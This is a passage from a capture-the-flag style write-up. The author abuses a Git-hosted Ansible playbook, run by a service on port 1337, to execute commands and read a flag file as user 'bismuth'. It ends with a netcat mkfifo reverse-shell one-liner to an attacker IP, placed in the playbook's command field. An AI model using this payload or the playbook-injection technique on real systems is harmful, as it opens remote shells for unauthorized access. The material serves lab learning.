  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: whoami
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
```


I don't have much knowledge of `.yaml` but in this file, the `command` variable might be the executed command → Let's move on port `1337` to test it:



Click on the **Run Ansible Playbook** and wait for awhile, then check the **Logs**:



Timestamp	Log	Exit Code
2023-08-08 01:54:48	Run Ansible Playbook ▸ stdout ▸ stderr	OK
2023-08-08 01:55:06	Broken Script (timeout) ▸ stdout ▸ stderr	-1 (timed out)
2023-08-08 01:55:08	Run backup script ▸ stdout ▸ stderr	127
2023-08-08 01:55:03	Slow Script ▸ stdout ▸ stderr	OK
2023-08-08 01:34:40	Ping host ▸ stdout ▸ stderr	OK



2023-08-08
01:54:48


Run Ansible Playbook

▾ stdout


```
Already up to date.

PLAY [Test] ********************************************************************

TASK [Gathering Facts] *********************************************************
ok: [127.0.0.1]

TASK [get the username running the deploy] *************************************
ok: [127.0.0.1]

TASK [debug] *******************************************************************
ok: [127.0.0.1] => {
    "username_on_the_host": {
        "changed": false,
        "cmd": [
            "whoami"
        ],
        "delta": "0:00:00.006281",
        "end": "2023-08-08 01:55:18.102298",
        "failed": false,
        "rc": 0,
        "start": "2023-08-08 01:55:18.096017",
        "stderr": "",
        "stderr_lines": [],
        "stdout": "bismuth",
        "stdout_lines": [
            "bismuth"
        ]
    }
}

TASK [Test] ********************************************************************
changed: [127.0.0.1]

PLAY RECAP *********************************************************************
127.0.0.1                  : ok=4    changed=1    unreachable=0    failed=0
```

OK

The result is the username of the **remote user** `bismuth` → I will change the command to see what would be returned:




```yaml
---
- name: Test
  hosts: all                                  # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: whoami
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
```



```yaml
---
- name: Test
  hosts: all                                  # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: ls -l
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
```

Click on **Commit Changes** to commit the modification:



Commit Changes


Update 'playbook.yaml'

Add an optional extended description…

□ Add a Signed-off-by trailer by the committer at the end of the commit log message.

● Commit directly to the `main` branch.

○ Create a **new branch** for this commit and start a pull request.




No Description

Manage Topics

```yaml
---
- name: Test
  hosts: all                                # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: ls -l
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
```

After that, get back to the service on port `1337` and run the **Ansible Playbook** again:



2023-08-08
02:02:44


Run Ansible Playbook

▾ stdout


```
Already up to date.

PLAY [Test] ********************************************************************

TASK [Gathering Facts] *********************************************************
ok: [127.0.0.1]

TASK [get the username running the deploy] *************************************
ok: [127.0.0.1]

TASK [debug] *******************************************************************
ok: [127.0.0.1] => {
    "username_on_the_host": {
        "changed": false,
        "cmd": [
            "ls",
            "-l"
        ],
        "delta": "0:00:00.234478",
        "end": "2023-08-08 02:05:24.279934",
        "failed": false,
        "rc": 0,
        "start": "2023-08-08 02:05:24.045456",
        "stderr": "",
        "stderr_lines": [],
        "stdout": "total 4\n-rw-rw-r-- 1 bismuth bismuth 33 Mar 20 08:58 flag2.txt",
        "stdout_lines": [
            "total 4",
            "-rw-rw-r-- 1 bismuth bismuth 33 Mar 20 08:58 flag2.txt"
        ]
    }
}

TASK [Test] ********************************************************************
changed: [127.0.0.1]

PLAY RECAP *********************************************************************
127.0.0.1                  : ok=4    changed=1    unreachable=0    failed=0
```

OK

The current directory contains the `flag2.txt` file and it can be read by the user `bismuth`. Modify the **command** to read it and get the 2nd flag:



```yaml
---
- name: Test
  hosts: all                                  # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: cat flag2.txt
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
```



2023-08-08 02:07:43

```
Updating 0935d44..852876c
Fast-forward
 playbook.yaml | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)

PLAY [Test] *******************************************************************

TASK [Gathering Facts] ********************************************************
ok: [127.0.0.1]

TASK [get the username running the deploy] ************************************
ok: [127.0.0.1]

TASK [debug] ******************************************************************
ok: [127.0.0.1] => {
    "username_on_the_host": {
        "changed": false,
        "cmd": [
            "cat",
            "flag2.txt"
        ],
        "delta": "0:00:00.003108",
        "end": "2023-08-08 02:09:57.910181",
        "failed": false,
        "rc": 0,
        "start": "2023-08-08 02:09:57.907073",
        "stderr": "",
        "stderr_lines": [],
        "stdout": "5e2cafbbf180351702651c09cd797920",
        "stdout_lines": [
            "5e2cafbbf180351702651c09cd797920"
        ]
    }
}

TASK [Test] *******************************************************************
changed: [127.0.0.1]

PLAY RECAP ********************************************************************
127.0.0.1                  : ok=4    changed=1    unreachable=0    failed=0
```

OK


▸ stderr

```
5e2cafbbf180351702651c09cd797920
```

Gain Access

At this point, I have tried using the reverse shell payload but it did not work:

```
---
- name: Test
  hosts: all                                  # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4444 >/tmp/f
      register: username_on_the_host
      changed_when: false
    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
```

